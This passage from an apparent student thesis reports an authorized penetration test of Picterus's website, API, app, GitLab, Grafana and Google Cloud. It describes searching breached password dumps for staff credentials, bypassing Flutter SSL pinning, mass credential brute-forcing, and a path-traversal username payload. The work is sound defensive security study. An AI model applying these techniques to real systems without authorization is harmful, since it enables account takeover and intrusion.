Based on the actor and their mapping we use utilize the OWASP risk-calculator to classify severity. The OWASP risk-calculator measures risk exposure by looking at likelihood and impact, accounting for 8 different parameters in each category. Again, we have only restricted our analysis of threat-actors to ones attacking over the internet.

3.2.5 Vulnerability Analysis

When wanting to exploit a given area of the system, we use the information we gathered through the intelligence gathering phase, and propose potential flaws that some of the findings might indicate. An important note is that we do not try to exploit anything yet. During this phase the area of the system where we are trying to discover flaws is under a microscope and as such we might expand upon what intelligence we have already have.

The primary investigative basis for server-side vulnerabilities has been the active foot-printing, combined with the state of different ports and examined requests/responses from the web-server. Application-level traffic has mostly been analysed manually.

Before deciding whether a possible exploit exists we examine server-version and look at some of the other results from the passive investigation (metadata, endpoints, etc) to search for known vulnerabilities. It is also worth noting that we attempt to validate automated findings across multiple tools, to ensure we are not getting false positives.

3.2.6 Exploitation

For our actual exploitation we use a variety of attacks, most of which are found in *"OWASP Top Ten"* (OWASP n.d.). Where and what types of customised avenues and tailored exploits we have used are covered in section 4 as they are situationally dependent and not a specific method decided on beforehand. When attacking, we keep our objectives in mind as stated in appendix 6.3 while also accounting for high-risk high-value targets found during threat-modelling. These criteria are our basis for prioritizing what exploits should be tested first. While testing we also take note of any countermeasures and how to evade these if possible.

3.2.7 Post Exploitation

To ensure client protection we will always ask before attempting to escalate privileges and gain access to specific data. Generally this would also include getting approval before attempting a DoS-attack, but that falls outside of our scope. Should any changes to any configuration files and services be modified, they will be documented. All evidence collected will be deleted on accepted report from the client as stated in Appendix 6.3.

When carrying out an exploit we give a risk-calculator based assessment of the severity accounting for the value of the compromised machine, and potentially cascading effects. These cascading effects are evaluated by investigating the associated infrastructure of a compromised machine. We also take note of further potential exploits, and notify the client before continuing.

Generally we restrict data exfiltration to a bare minimum for evidence gathering and avoid extracting sensitive data, should there be cases were we could take much more, it will be noted. After exploiting, we clean up after ourselves, both as a curtsy to the client and as a good practice to avoid fingerprinting. Before cleaning up we take note of the potential persistence of the exploit we carried out.

3.2.8 Reporting

The final products of this project will be the Technical Report and it's Executive Summary, where the test-results are included. As well as being given a final report at the end of the project, the client will also receive consecutive updates on any critical vulnerabilities we might find, so they can be dealt with it ASAP. We therefore take note of these prior, as there is no guarantee they might be reproducible after notifying.

3.3 Administrative Workflow

3.3.1 Artifacts and Deviation From Established Standard

Although there are administrative guidelines and recommendations in the PTES, we have chosen to diverge in a more agile-lean direction. The biggest difference is how we allocate and document hours spent on the project. The reason for this is because the standard assumes we are being compensated for a non-static number of hours as consultants, and making recommendations based on this assumption. This is not the case for this project, as we have a set number of hours and are doing this mainly for research purposes around our problem statement.

As our main administrative artifacts we have two Gantt diagrams (one tracking time based on days, and another based on hours), where each horizontal pillar represent a given ticket. These are available in Appendix C. These tickets cover a general work-load and are added/removed as needed. For each ticket we give an estimate of start-date, end-date and how many hours it should take. We then write what day and how many hours spent on a given ticket to a separate document. Days/Hours overdue are then added to the Gantt diagrams automatically by leveraging some of the functionality found in spreadsheet software.

As our final set of administrative artifacts, we have weekly status-reports (Appendix D) describing our hours worked in a given week and the overall status of the project. Like the Gantt diagram, this is also automated as much as possible to avoid some of the overhead associated with administrative work.

3.3.2 General Work-units

To better fit the nature of our pen-testing into the Gantt diagrams we have created several umbrella-tickets to cover some of the practical work that needs doing. These tickets are named <scope name> Recon and <scope name> Exploitation. These types of tickets cover the following parts of section 3.2:

- Recon: Covers Intelligence Gathering and Vulnerability Analysis sections.
- Exploitation: Covers Exploitation, Post Exploitation Sections and Evidence-gathering parts of Reporting.

In terms of our high-level organisation, we have organized what type of work we do into the following phases, each lasting several weeks:

- Planning: Pre-engagement sections of PTES, planning and process automation where possible.
- Recon: Covers the recon-tickets.
- System Overview and Theory: Using the knowledge we got in the previous phase we map the system and write out system-specific theory (for this thesis and for our own learning).
- Exploit: The longest phase in the process and covers all exploit tickets.
- Finalize Deliveries and Client Hand-Off: Finish our products and present/hand off to the client.

We have organized ourselves in this manner in order to more efficiently produce results and write out relevant parts of the technical report as soon as we have the information we need, as well as try to better apply the principles described in section 3.4.

3.3.3 Lines of Communication

Due to the continuation of the COVID-19 pandemic, several lines of communication have been established across several mediums. Formal documents such as contracts and meeting-notices are sent over traditional e-mail, while less formal communication happen over instant messaging apps. The main criteria for choosing these IM applications have been security and convenience. Based on that criteria, we chose these applications:

- Slack: used for informal communication with the client as this is their enterprise solution.
- Signal: End-to-end encrypted instant messaging with student supervisor.

For meetings we used both Zoom and Google Meet. Relevant meeting-notices and minutes were written and distributed as needed, where the meeting notice would say on what platform the meeting was held. Meeting-related documentation are available as part of Appendix E.

3.4 Scientific Workflow

For this thesis and problem-statement we view our exploit-methodology, sanitized test-results and project artifacts as our scientific results, since they provide the most concise answer to the problem statement.

In terms of the agile direction, the majority of the 12 principles of agile development do not apply to us since we are not developing software per se. We therefore focus on some of the higher-level principles stated in the Agile Manifesto (Beedle et al. n.d.) and central to the Lean methodology. We attempt to apply the following principles:

Applied Agile Principles:

- Adaptive to change: The system is unknown to us and we are inexperienced with penetration testing.
- Shorter planning and commitment cycles: this is mainly for the recon and exploit tickets due to thesis and report writing having a set time-limit.
- Focus on collaboration and interaction: Communicate with Picterus about anything critical we might find and ask if something is unclear, also collaborate within the team when reasonable.
- Result oriented: Focus primarily on ticking OWASP-boxes and any vulnerability we can exploit will show itself as part of that process. If none are found, at least we'll have a high level of coverage for the given section.
- Individual autonomy: Penetration testing is not an exact science, and it is ultimately up to the person working on a given scope to be creative and make calls regarding what tests are appropriate. This also works well in our remote setting due to COVID-19.
- Avoiding unnecessary documentation: For a project like this documentation is hard to avoid. We do, however, automate where possible (time-sheets and weekly reports) by having clearly defined work-units and documentation-requirements as well as structuring the Technical Report in such a manner that it can, theoretically, be written as part of the exploitation-phase itself.

Applied Lean Principles (some overlap with agile):

- Eliminate waste: single time-sheet, single Gantt sheet and single result-sheet for OWASP-tests, all other artifacts are automatically generated with these as their basis (Weekly Reports, Gantt-Diagrams, etc.). The deliveries are to the point and structured in a client-oriented manner.
- Limit work queues: Clearly defined work-units, compartmentalized into phases with pre-set weeks as a redundancy against prolonged stacking (i.e any work queue is isolated to it's appropriate phase).

4 Results

4.1 OWASP Testing

For this audit we carried out a total of 126 tests and found the following 17 vulnerabilities across the entire system. Several tests have been repeated across the different parts of the scope, and others have been limited to their relevance and based on our ability to carry them out within the agreed terms in the SoW. Below you see a table describing the vulnerability and their associated risk, scope, and observation.

Table 1: *Vulnerabilities found during OWASP-testing*

No.	Vulnerability	Scope	Impact	Likelihood	Risk	Observations
1	Components with known vulnerabilities	Gitlab	Moderate	Low	Low	Discovered vulnerable framework using Zap.
2	Username enumeration	Gitlab	Low	Moderate	Low	Can easily enumerate usernames on Gitlab by cross-referencing with team-site on web-page .
3	Fingerprint Web Application	Gitlab	High	Moderate	High	Old Gitlab release can easily be exploited using CVEs.
4	Testing Root Detection	APP v2	Low	High	Moderate	App can be used normally with rooted device, of minimal consequence due to well implemented sand-boxing. App also runs on custom android OS.
5	Testing Anti-Debugging Detection	APP v2	Low	Moderate	Low	No detection or countermeasures, can be very useful when combined with logging.
6	Testing Reverse Engineering Tools Detection	APP v2	Low	Moderate	Low	No detection or countermeasures, can produce all kinds of unexpected effects when combined with no. 8 and 5.
7	Testing Emulator Detection	APP v2	Low	Moderate	Low	Makes rooting and various reverse-engineering techniques considerably easier, enables large-scale device analysis.
8	Make Sure That App is Properly signed	APP v2	Low	Moderate	Low	meta-inf files not properly signed.
9	Fingerprint Web Application	Website	High	Low	Moderate	Plugin: Orbit Fox has Authenticated Privilege escalation that is fixed in version 2.10.3.

10	Fingerprint Web Application	Website	High	Low	Moderate	The identified library JQuery version 1.12.4 is vulnerable.
11	Analysis of Error Codes	API	Low	Low	Low	API endpoint POST child returns internal server error if “ethnicity_father” or “ethnicity_mother” length is above 45 characters.
12	Testing Runtime Integrity Checks	APP v2	Low	Low	Low	Custom machine code can be injected into the app at runtime.
13	Test Ability to Forge Requests	API	Low	High	Moderate	Endpoints give info on failure, auth tokens are easily reused.
14	Test Integrity Check	API	Low	Moderate	Moderate	Several types of unexepcted input produce 500-error codes.
15	Test for Process Timing	API	Low	Low	Low	Attacker can easily hijack capture-sequence.
16	Test Upload of Unexpected File Types	API	Low	Moderate	Moderate	txt-files can be uploaded provided that each is different.
17	Test Upload of Malicious File Types	API	Moderate	Moderate	Moderate	Can upload various binaries/scripts.

4.1.1 Coverage and Tests Passed

Our methodology and independent generally work led to high test coverage. The overall success rate was very high, with only 17 of 126 tests failing. Among the failed tests only one pose a high risk and 7 were given a moderate risk, the rest are low. Coverage is visualized in the below plot.




Figure 6: Test Coverage per Scope

4.2 Custom Exploits

4.2.1 Password Dump Scanning

Password security on a personal level tends to be lackluster, and to exploit this we gathered emails and passwords from previously hacked sites. In total we got 1.2 billion unique email and password combinations. This data came from the *Collection 1-5 AntiPublic, Myr Zabugor* dump. We searched this dump with a custom script that looked for Picterus employee's names and email addresses, and as our supervisor also had access to their platforms, we also search for him. In total we found three matches, two belonging to a member of Picterus and one to our supervisor. Our supervisor's password was not cracked and is still hashed, but the employee's password was in plain text. Neither of the plain text passwords worked on any of Picterus's platforms.

4.2.2 Application Traffic Capture Through Instrumentation

While attempting to capture traffic from the app in order to better understand how the API works, we ran into some trouble regarding extra security in Flutter. The App was developed with Dart, the language of the Flutter framework, which runs within its own virtual-machine and as such takes care of its own SSL-pinning, as described in *"Dart Platform Overview"* (Google n.d.[d]). What this means practically is that when a user has self-signed certificates (like the PortSwigger cert, that Burpsuite uses) the Flutter VM will reject them, even when the Android System will not.

As such, we had to find a way to circumvent this security feature. Initially, we followed the guide *"Intercepting Traffic From Android Flutter Applications"* (Beckers n.d.), which involved overwriting the return statement of the BoringSSL-function (BoringSSL is the library Dart uses for SSL-features, the *"BoringSSL Docs"* (BoringSSL n.d.) were useful here) responsible for the SSL-pinning. This guide was, however, not ideal due to differences in the Android version and build versions of the APKs we had available. Although we found the function in question using Ghidra, but were unable to overwrite the return value using Frida, as there were probably security features elsewhere in the system stopping the initial SSL-handshake from taking place, crashing the app on attempted hooking.

Following this failed attempt, we tried to simply trick Android into thinking the PortSwigger certificate was a system certificate. We were able to do so on Android 7, with it having less Read/Write system-protections than newer versions. We achieved this using this guide: *"Configuring Burp Suite with Android Nougat"* (Ropnop n.d.). Once the system certificate were in place, we were able to capture traffic with Burpsuite.

We had, however, not proven the proper efficacy of using instrumentation. As such we developed an alternate traffic-capture method, involving a HTTP-based Man in the Middle Attack. In one of the native binaries we found the string responsible for pointing to the server. We copy the hex-byte pattern of this URL and have Frida search for it during run-time, then we overwrite the URL with one pointing to an HTTP-server running on our own machine. We can write this server by mapping endpoints found in the binaries or reading Picterus's API-documentation, which is publicly available. We can then print the packet on the server, capturing the traffic, and forwarding it to Picterus, and sending the response back into the app. With this alternative we can potentially avoid certificate-worries along the way.

Although this exploit involved a lot of back and forth, it enabled us to cover most of the OWASP mobile security tests, by focusing on a layered problem. Normally a mobile security test would be done similarly to how we solved the rest of the OWASP-tests, as demonstrated in the article *''A Software Security Assessment using OWASP's Application Security Verification Standard: Results and Experiences from Assesing the DHIS2 Open-Source Platform''* (Eismont 2020).

4.3 Unsuccessful Exploits

4.3.1 Combined Grafana Brute-Force

For version-control Picterus uses a publicly exposed Gitlab instance, meaning anyone can see public projects and registered users (provided they have the username). None of the projects were exposed, but the users on Gitlab are by default according to the *"Gitlab Documentation"* (Gitlab n.d.). By cross-referencing against other sources such as LinkedIn and the team section on picterus.com we were able to enumerate all known developer usernames on the Gitlab instance using Dirbuster and manual searches. We then combine these usernames with several password-lists from *"Seclists GitHub Project"* (Miessler n.d.) and attempt to brute force our way into Gitlab.

Gitlab has implemented both soft-lockouts and rate-limiting (as described in Section 2.4), leading to several developers at Picterus being temporarily locked out of their account during our brute-force. We had only tried a few of our available passwords-username permutations, so we decided to use the same approach on Grafana based on the assumption that the same usernames and passwords are used across the two platforms.

Generally Grafana was less secure than Gitlab, only having a easy to circumvent rate-limit, at about 300 requests per minute. Here we tried around 4 million permutations using the same credentials we would have on Gitlab. None of these fit the bill, but could eventually, provided we had more time and lists.

4.3.2 Kubernetes Path-Traversal

In the API that Picterus uses they give the user the opportunity to upload images. When these images are uploaded they return the path to the image (presumably within a GC Storage Bucket), defined by <username>/<hash based on file-content>. We confirmed what the hash was based on, by producing a positive and a negative. The positive being the same file with a different name producing the same hash, and the negative being two different files with the same name producing different hashes. This setup could imply that a path traversal might be possible, by changing your username to match a path.

Based on the *"Kubernetes Basics"* (Google n.d.[e]) we assumed that Picterus's Cloud Storage Bucket was mounted as a *Persistent Volume* within the Pod's base directory and changed our username to the following: *~/../../usr/bin/sudo/3*. The reason for the chosen path is ~ since we do not know the base-level of the path in question, so we jump right to the home directory. */../../* to end up in the base directory, and *usr/bin/sudo/3* to produce an error (sudo is a system file, not a directory) while still maintaining a 22-character requirement for the username. Keep in mind that this assumes a Linux-based image.

This did not produce an error and also lead to a successful process of the images uploaded, implying that all the images were uploaded, but not where we wanted. We also tried assuming that the pod was using the root user, in which case the path would be *~/../usr/bin/sudo/333*. This exploit was completely dependent on Picterus's implementation of file-writing server-side, and it is very possible that they interact with the Cloud Storage API and not a directly mounted file-system. It is also worth noting that we would have to find a way to circumvent the file-name hash in order to achieve some form of remote code execution.

4.3.3 Google Cloud Enumeration

In order to test the IAM-permissions of a Google Cloud Resource, we need to find it's name first. Initially we tried using the Rhino Labs GCPBucket Brute Force tool and found a bucket named *artifacts-picterus*, which was properly configured. This did not, however, tell us anything regarding the IAM-permissions of the full Google Cloud project.

By interacting with the Google Cloud API and monitoring network traffic from the GCP home panel, we discovered the endpoint *https://console.cloud.google.com/m/project/my_project* that produced some useful responses dependent on the user's relation to the IAM-definition *resource-manager.projects.get* for the given project. The responses were:

- Project does not exist: 404, confirms a project is non-existent.
- Not signed in: 401, you must be logged in to be authenticated.
- Signed in, but does not have access rights to project: 403 forbidden, access needs to be explicitly defined for the given user.
- Signed in with permissions resourcemanager.projects.get: 200 OK



/endpoint_1
/endpoint_2
/endpoint_3
https//:api.com/endpoint_x
404: Not found
OR
403: Forbidden
Test if an endpoint exists based on the API-responses

Figure 7: API Enumeration Example

We attempted to resolve the project name by using a custom script (Appendix B.5) interacting with this endpoint, enumerating using a similar word-list to the one we used for the bucket-enumeration, as well as appending 5-digit numbers to the key-word *"picterus"*, a common naming-convention for Google Cloud Projects. We were unable to resolve a name we were sure belonged to Picterus. There were a couple of jaundice-based names, but all had the correct IAM-configurations (validated with the Rhino Labs tool).

4.4 Delivarables and Goals

4.4.1 Status of Technical Report Goals

The goals are divided into two groups, Primary and Secondary Goals and are stated in the Technical Report.

Our primary goals were to:

- Ensure low risk of sensitive information exposure of child data.
- Ensure low risk of sensitive information exposure by child images.
- Ensure secure authentication on API.
- Ensure secure access to developer services.
- Attempt to steal sensitive information from the client.
- Map exposure towards OWASP-attacks.

Through thorough OWASP investigation, most of the primary goals have been covered. Several vectors have been utilized to attempt to steal sensitive information, and through these failed attempts, we can say with a reasonable degree of confidence, that sensitive information exposure is of low risk. Due to no usable examples, we were unable to determine that API-authentication is fully secure. The Technical Report states where the API otherwise needs improvements. The developer services are one of the most exposed parts of the scope, and should also be mitigated as described in the Technical Report.

Our secondary goals were to:

- Ensure secure cloud Configuration.
- Ensure security of mobile application.
- Map potential risks (and appropriate mitigation) towards clients business.

Excluding vectors that involves breaking the GCP terms of service and having internal access, the cloud is properly configured and mostly inaccessible to external actors. The mobile application has quite a few low-risk low-impact vulnerabilities, most of which can be fixed by implementing some anti-reversing measures. Possible mitigations are included for every failed OWASP-test as well as the appropriate risk-evaluation in the Technical Report. All of the secondary goals have therefore been covered.

4.4.2 Technical Report, Executive Summary and Evidence

The Technical Report includes sections on the system and scope, as well as a total risk-overview. The rest of the report is grouped by scope for the sake of readability. For each found vulnerability in a given scope we have observations, mitigation and recommendations. We also give a detailed breakdown of where the vulnerability is, illustrated with relevant evidence as well as how we discovered them. Each vulnerability also has impact/likelihood-based risk ratings. Finally we have a table which covers all the tests we did to give proper insight on coverage.

The Executive Summary covers all of the above in a more compressed manner and presents mitigation in more general terms, as well as providing big-picture insight on the state of Picterus's security. Our coverage is presented as a pie-chart (grouped by risk of failed test), and all of the vulnerabilities are listed in a single convenient table.

Evidence was delivered as a supplement to the Technical Report, many of which are also in the report to illustrate the various vulnerabilities. These are grouped by scope and the OWASP-test id and delivered as a Zipped file separately. Several scopes have explanatory markdown-files as well.

4.5 Workflow and Administration

4.5.1 Project Artifacts

All of the below results are observations from our project artifacts. These artifacts are:

- Daily Gantt diagram
- Hourly Gantt diagram
- 18 weekly reports counting hours worked on what tickets, project state and mitigations to current problems.
- Weekly report summary, a more compressed version of all the other weekly reports.

As well as this, we produced meeting notices and minutes from each meeting, which on average were held every three weeks.

4.5.2 Agility of Process

By sticking to our high-level organization and being adaptive to changing circumstances during exploitation, we have applied several of the principles covered in Section 3.4. These changes are reflected in the weekly reports and our organization in the Gantt diagrams. We have also incentivised individual autonomy by assigning each recon and exploit ticket to a single member of the team, while still maintaining continuous contact and support through uncertainty. In each weekly report we consider our results and problems for said week, and suggest solutions accordingly. At the end of each phase or at an interesting finding, Picterus has been contacted over the appropriate channel, saving the more formal communication (like the SoW-meeting and project presentation) for a more traditional meeting in order to stay lean.

Initially we started with a sheet for intelligence gathering and suggested exploits, but scrapped this early. We also made a couple of simple changes to how we presented our technical report, by grouping each test failed under the relevant scope and covering vulnerability, observations and mitigations back-to-back. This approach is opposed to the traditional way of writing a technical report, where the report is usually grouped by vulnerabilities, observations and mitigations separately.

4.5.3 Issue-Tracking and Time Management

The general trend with hours worked per week is few prior to getting a client, then remains within 25-30 hour range up until the exam period (week 11), where it drops significantly. After the exams, they rise back to a productive level a stay there for the remainder of the project.




Figure 8: Hours Worked per week

This trend is also reflected in the cumulative hours, with the biggest drop in growth being around the exam-period. You can also see a slight parabolic rise early in the project, but generally the growth is linear.




Figure 9: Hours worked over time

It is worth mentioning that although there is plenty of variation in the number of hours worked per week between the different students, the accumulation of hours is mostly equal across the board.

In Figure 10 in the Appendix you see the hourly Gantt diagram where each ticket is displayed by it's estimated start hour, computed by the prior tickets where green represents percentage done and red represents hours overdue. Generally we have stayed well within our time-estimates as well as maintain an approximately linear burn-down throughout the project.

Much of the same applies to daily Gantt chart (Figure 11 in the Appendix), with the exception of the first third of the project-tickets, that have an overwhelming tendency to be overdue. There are multiple reasons for this, both reflected in the weekly reports as well as explained in Section 5.4.3. In order to counter this, we introduced weekly grooming sessions where hours and days allocated were adjusted accordingly. This was a significant improvement, which is reflected in the diagram after week 9 (Around day 53).

5 Discussion

5.1 Project Limitations

As with all other activities, this project was also affected by the ongoing COVID-19 pandemic. For us this meant that all interactions with Picterus were digital. Doing a penetration test digitally excluded all physical attacks, such as social engineering and attacking their intranet.

This penetration test is done with the intent to check how well someone with our skill set and experiences can exploit their infrastructure. This means that someone with a higher understanding of the different scopes may be more successful in finding vulnerabilities. Our lack of experience also meant we used a longer time to research and install new tools as Kali-tools did not always cover our needs.

Picterus's scope was very broad, which did put a limit on how thorough we could be with each test. Combine this with our lack of experience, some of the tests were done very inefficiently. This was particularly present during the app-testing, where we had to learn the Android-stack as well as the several features and quirks of each release in order to do the MSTG-tests properly. For the proprietary cloud-technologies we are also limited to tests that don't require internal access, as well as our total understanding being somewhat shallow. This shallowness is caused by these systems being proprietary and us having to comply to terms of service, greatly limiting our attack-surface and causing us to prioritize other parts of the system. This is further illustrated by the various cloud-tests being limited mostly to IAM-testing.

5.2 Exploits and OWASP Testing

5.2.1 Test Observations

When running automated scans using ZAP, several false positives were found. In the generated report it stated that picterus.com was vulnerable to path traversal attacks. This type of attack exploits misconfigured servers to access otherwise protected files. When assessing automated tests it is paramount to confirm these using manual testing. The path traversal attack was treated as a priority as it is a critical vulnerability, even though prior testing did not detect it. This, among other promising exploits, led to us spend more time on several tickets than the initial amount of allocated hours.

Gitlab has relatively high coverage due to it being on a different IP than the web-server, meaning we spent quite some time verifying proper server-configurations here as well. Generally we restricted logically oriented tests on Gitlab as it is it's own product and not really within Picterus's control. Generally the biggest weakness here is not staying up to date with security patches.

We invested quite some time into properly brute-forcing our way into Gitlab to no avail due to built-in security features here. As an alternative we focused the majority of our brute-forcing efforts on Grafana under the assumption that we could use credentials here across the board. With Grafana having very limited functionality to external users, these were the only tests we conducted there.

Cloud-testing were mostly limited to information gathering and IAM-testing, mostly due to very limited access for external actors, as well as needing to stay within Google's terms of service. It could be interesting to attempt a brute-force on this level, but doing so would be in gross violation of our scope. It is also worth mentioning that most of the interesting parts of the back-end infrastructure were locked behind a VPC as well as the Kubernetes control-pane being protected by IP whitelisting. These security-features greatly limited our ability to interact with the internal parts of the system. This could have been a different story if we had physical access to Picterus's network.

With most of our fingerprinting being done on the Picterus website, and it having the same IP as the API, we decided to limit the API-tests to Error Handling an Business Logic. Although the load-balancer dictates what sort of service we are being routed too, it is difficult for us to actively/passively fingerprint these individual services due to our external interactions being limited to the load-balancer. We were still able to make some useful observations by interacting with the API, uncovering several vulnerabilities that need to be mitigated.

For the App it was natural to restrict our testing to MSTG-tests, and this has generally provided good coverage as well as illustrated some potential weaknesses. These tests are generally oriented around reverse engineering and code-quality. Although plenty of these tests fail, it's worth mentioning that several do so because of intentionally disabled security features, and can be mitigated with relative ease. Combined with the impact of vulnerabilities in the app, this is inconsequential to the overall security of Picterus's systems.

5.2.2 Importance of Good OSINT

When we are conducting Black Box Testing, we are entirely dependent on the quality and availability of our OSINT. We therefore found that allocating a set amount of hours to investigate parts of a given scope, were critical in order to discover enough details and information in order for any potential exploits to be effective. Familiarising ourselves with the technology that Picterus uses is also "mission-critical", as we cannot understand weaknesses in a given technology without understanding the technology itself. Most of Picterus's infrastructure use open-sourced tools, and as such, the code and it's accompanying documentation is publicly available to us.

Most of our findings are a result of active intelligence gathering, most notably by referring to the Gitlab documentation and enumerating the user fields on Gitlab against names cross referenced from other sources. Among these sources are Picterus's home page, under the team section, but we were also able to find several others by cross-referencing against other sites like GitHub and LinkedIn. We are also able to make some reasonable assumptions regarding their choice in backend technology by reading various research papers associated with the business (what ML-framework is being used, etc). Using methods like Google dorking, we were also able to find their old domain, as well as discover what API-framework they were most likely using by looking at the slight variations in default error-messages.

Using sites like GitHub and LinkedIn might raise some ethical concerns in the sense that in order to exploit any useful information we might find for the various Picterus employees, we are in a sense targeting individuals directly. As an example, if one of the employees have written experience in technology x, y and z for a given period, we can assume that these are parts of the backend-technologies used by Picterus, which greatly decreases the difficulty of fingerprinting their applications. There is also the concern of using ex-employees credentials for credential stuffing (most of these are listed as blocked on Gitlab, but might still have access other parts of the system). Ex-employees can easily be found by searching for Picterus on LinkedIn. We have generally avoided doing this here, due to ethical concerns and an overall need to decrease the number of permutations when brute-forcing. This is however a concern that ideally, we would have clarified prior to starting the penetration test.

5.2.3 Security as a Process

Good total security is hard to get right. It requires detailed domain-specific knowledge that continuously needs to be held up to date in an ever-changing technology-landscape. The non-constant nature of software security is a double-edged sword, in the sense that it requires both the attackers and security to constantly adapt. As such we say that security is a process; what might be considered secure today, might not be secure tomorrow.

Keeping this process perspective in mind, our approach to testing has generally involved a "innocent until proven guilty" philosophy. In short, this means we have to prove a vulnerability beyond a reasonable doubt in order to list it as such. Keep in mind that this assumes that security is the norm, and might not always be the ideal approach. For instance, in airline-software, where the worst potential outcome of vulnerabilities are catastrophic, you would want to prove security, rather than the lack of it.

